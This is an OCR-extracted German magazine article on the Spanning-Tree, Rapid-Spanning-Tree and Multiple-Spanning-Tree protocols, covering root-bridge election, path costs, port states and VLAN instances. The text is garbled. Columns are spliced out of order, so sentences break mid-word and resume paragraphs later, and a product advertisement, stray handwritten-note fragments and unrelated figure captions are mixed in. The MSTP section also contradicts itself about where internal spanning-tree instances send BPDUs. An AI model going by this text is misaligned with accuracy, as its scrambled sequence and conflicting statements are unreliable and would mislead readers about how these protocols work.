Um einen effektiven Weg im LAN zu bestimmen, ermitteln die Bridges im LAN zunächst die Root-Bridge beziehungsweise den Root-Switch. Denn es kann immer nur eine Bridge im Netz Root-Bridge sein. Bei der Initialisierung geht jede Bridge zunächst davon aus, dass sie die Root-Bridge ist. Das ändert sich erst, wenn eine BPDU einer Bridge mit niedrigerer Priorität bei ihr eintrifft oder eine BPDU mit gleicher Priorität aber kleinerer MAC-Adresse. Die Bridges senden die BPUDUs in der Regel alle zwei Sekunden aus, wobei diese Zeitspanne einstellbar ist. Während dieses Initialisierungsvorgangs sind alle Bridges im Blocking-Status. Ist die Root-Bridge ermittelt, bestimmt diese alle anderen Datenpfade im Netz.


Die anderen Bridges bestimmen daraufhin ihren Root-Port zur Root-Bridge. Das geschieht über den schnellsten Datenpfad beziehungsweise den Weg mit den niedrigsten Wegekosten. Diese Wegekosten sind im STP-Standard in einer Tabelle hinterlegt und richten sich nach der Übertragungsrate. So ist eine 10-MBit/s-Übertragung langsamer, also teurer als eine Fast-Ethernet-Übertragung. Zudem summieren sich bei einer Übertragung die einzelnen Wegekosten und

werden entsprechend in der BPDU ausgewiesen. Auf diese Weise ermittelt eine Bridge ihre schnellste Verbindung zur zentralen Root-Bridge im Netz.

Das IEEE spezifizierte ursprünglich die Wegekosten als 1000 MBit/s dividiert durch die Bandbreite in MBit/s. Eine 10-MBit/s-Übertragung hat somit den Wert 100 (1000/10). Mit der Einführung von Gigabit Ethernet ersetzte IEEE den Algo-

ren Bridges im Segment erhalten den Blocking-Status.

Auf diese Weise entstehen in den Bridges Adresstabellen, die stets aktuell gehalten werden müssen. Hierzu besitzen die Tabellen einen Zeitstempel. Empfängt die Bridge innerhalb einer einstellbaren Zeit kein Paket von einer eingetragenen MAC-Adresse, wird der Eintrag gelöscht.



Ein RSTP-BPDU zeigt über die Flag-Bits 1 bis 6 Aufgabe und Status des Ports an. Außerdem ist ein Proposal/Agreement-Handshake-Mechanismus integriert.

rithmus durch eine Wertetabelle. Darin hat eine 1-GBit/s-Übertragung den Wert 4 und nicht 1.

Sind bei der weiteren Übertragung in einem Netzsegment die Wegekosten für mehrere Pfade gleich hoch, wird zudem nach der niedrigeren Priorität entschieden. Ist auch die gleich, geht es nach der kleineren MAC-Adresse der involvierten Bridge-Ports. Der mit der kleinsten MAC-Adresse wird dann Designated-Port und auf den Forwarding-Status gesetzt. Die entsprechenden Ports der ande-

DAS RAPID-SPANNING-TREE-PROTOKOLL (RSTP) Nachteil des STPs ist die relativ lange Zeitspanne für die Wiederinbetriebnahme eines Netzes nach einem Fehler oder für eine Neukonfiguration. Sie liegt im Minutenbereich. Cisco führte deshalb schon bald nach Einführung der Technik proprietäre Lösungen wie "port fast" und "uplink fast" in seinen Produkten ein, um schneller eine Konvergenz herzustellen. Damit ist gemeint, dass alle Bridges eine einheitliche Topologie kennen. Der Standard IEEE 802.1w

Fernüberwachung over TCP/IP

Überwachung Ihrer Umgebung von jedem Punkt der Welt

Umfangreiche Sensorik und Aktorik anschließbar

Freie Programmierung der Alarmbedingungen

Volle Integration in SNMP-Umgebung

Komfortable Bedienung über Webbrowser

Kaufan Sie Lösungen aus einer Hand, von INFRATEC.

To control your world

Infratec plus GmbH
Email: info@infratec-plus.de
Tel. 06251 8405-0
www.infratec-plus.de

RMS EC

Überwachung Ihrer Umgebung von jedem Punkt der Welt

€ 549,-



INFRATEC

für das Rapid-Spanning-Tree-Protokoll basiert im Wesentlichen auf den Lösungen von Cisco. RSTP erlaubt eine Konvergenz der Bridges und Switches in weniger als einer Sekunde.

Diese Weiterentwicklung von STP arbeitet mit einem erweiterten BPDU-Format. So nutzt die STP-BPDU vom Flag-Byte nur die beiden Zustände 0 und 7. Ein RSTP-BPDU zeigt dagegen über die Flag-Bits 1 bis 6 Aufgabe und Status des Ports an. Außerdem ist ein Proposal/Agreement-Handshake-Mechanismus integriert.

sätzlich als Keep-alive-Mechanismus zwischen den Bridges. Der Mechanismus nimmt an, dass eine Bridge ihre Verbindung zur Nachbar-Bridge verloren hat, wenn sie drei BPDUs hintereinander nicht sieht (Hello Time). Dieser neue Mechanismus erlaubt es somit, viel schneller und direkter den Verlust einer Verbindung festzustellen als mit STP.

Wenn ein Port beim STP ein Designated-Port wird, wartet er eine doppelte Forward-Delay-Zeit ab (zweimal 15 Sekunden), bevor er in den Forward-Status wechselt. Beim RSTP schaltet ein Port im Discarding- oder Learning-Status sofort das Proposal-Bit in der BPDU ein. Damit zeigt er an, dass eine Neukonfiguration eingeleitet wurde. Die Empfangs-Bridge setzt ihre anderen Ports in den "Synchronisations Mode", also auf Blocking und antwortet der Bridge, die ihr das BPDU gesendet hat, mit einer BPDU, in der das "Agreement Flag" gesetzt ist. Damit kann die sendende Bridge den Port sofort in den Forwarding-Status setzen. Bei RSTP wird also nicht auf den Ablauf von Zeitgeber gewartet, sondern gleich die entsprechende Änderung weitergegeben.

Werden in einem Netz RSTP und STP zusammen auf verschiedenen Bridges betrieben, so kommt automatisch STP zum Einsatz, allerdings unter Verlust der schnellen Konvergenz.

MULTIPLE-SPANNING-TREE PROTO-KOLL (MSTP) IEEE 802.1s entwickelte einen Standard, mit dem ein effektiver Lastausgleich zwischen VLANs möglich ist: das Multiple-Spanning-Tree-Protokoll (MSTP). Es stützt sich weitgehend auf RSTP und basiert ebenfalls auf einer Entwicklung von Cisco, dem Per-VLAN-Spanning-Tree-(PVST)-Protokoll.

MSTP kann die Topologie eines LANs gegenüber einem WAN sehr übersichtlich gestalten. Die Möglichkeit zum Lastausgleich über parallele Pfade wird durch feste Zuordnungen von einer Gruppe von VLANs zu wenigen Instanzen erreicht. Mit dieser Lösung bleibt auch der Standard IEEE 802.1q, das führt mehrere VLANs über einen gemeinsamen Kanal, erhalten.


Bei MSTP sind Switches unter einer gemeinsamen Administration einer Multi-Spanning-Tree-(MST)-Region zugeordnet. VLANs in einer MST-Region ordnet MSTP dann entweder der Instanz 1 oder 2 zu (Zusammenfassung mehrerer VLANs). Dabei ist pro Instanz nur eine Baumstruktur zulässig. Jeder Switch benutzt eine eigene MST-Konfiguration mit eigenem Namen, eigener Revisionsnummer und Elemententabelle. In der Elemententabelle befindet sich die Zuordnung des VLANs zur entsprechenden Instanz.

Um zu einer Gruppe zu gehören, müssen die Switches gemeinsame Attribute unterstützen. So sind die Parameter der Region in der BPDU enthalten. Erhält ein Switch eine BPDU, vergleicht er die erhaltene BPDU mit den eigenen Eigenschaften. Sind diese Charakteristika ungleich, so wurde die BPDU aus einer anderen Region empfangen. Das heißt, dieser Switch befindet sich am Übergang zu einer anderen MST-Region.

Entsprechend dem 802.1s-Standard muss jeder Switch mindestens zwei Instanzen unterstützen: eine interne Spanning-Tree-Instanz (ISTI) und eine oder mehrere MST-Instanzen (MSTI). ISTIs sind RSTP-Instanzen, die nur innerhalb einer MST-Region arbeiten. Informationen über ISTIs werden nur innerhalb der Region über die BPDUs versendet. Eine ISTI verschickt BPDUs auch über die MST-Region hinaus. So dehnt eine ISTI eine RSTP-Instanz nach 802.1d Single Spanning Tree auf eine MST-Region und die Außenwelt aus. Damit erscheint die gesamte MST-Region für die Außenwelt als eine virtuelle Bridge mit einer Baumstruktur.

(Wolfgang Schulte/db)

Der Autor ist Dozent an der Berufsakademie Stuttgart.




MSTP-Zuordnung von VLANs nach Instanzen

Zudem führt RSTP den Status "Discarding" ein und verzichtet auf "Disabled", "Blocking" und "Listening". Die Aufgaben der Root- und Designated-Ports sind unverändert und werden in den Flags der BPDU angezeigt. Das Blocking unterteilt das BPDU-Flag allerdings in "Backup" und "Alternate". Entsprechend gibt es Discarding-Ports, die als Alternate-Ports oder als Backup-Ports fungieren. Alternate-Ports blockieren die BPDUs von anderen Bridges und bieten einen alternativen Weg zur Root-Bridge, falls der Root-Port ausfällt. Backup-Ports blockieren den Empfang von BPDUs der eigenen Bridge. Das spart Zeit bei der Initialisierung.


Beim STP leiten Bridges nur dann BPDUs von Nicht-Root-Bridges weiter, wenn sie selbst vorher eine entsprechende BPDU von der Root-Bridge erhalten haben. Bei RSTP senden auch Nicht-Root-Bridges selbstständig BPDUs aus. BPDUs wirken damit zu-

Achläge

an einer Port konne auch
mehrere Rechner hängen




ports for
computers



Zwei Kommunikationspartner sind über einen Switch direkt miteinander verbunden. Daher steht ihnen die gesamte Bandbreite des Netzwerks exklusiv zur Verfügung.


Figure 49 STP configurations




Das HTW-Netz im Wandel der Zeit

(1)

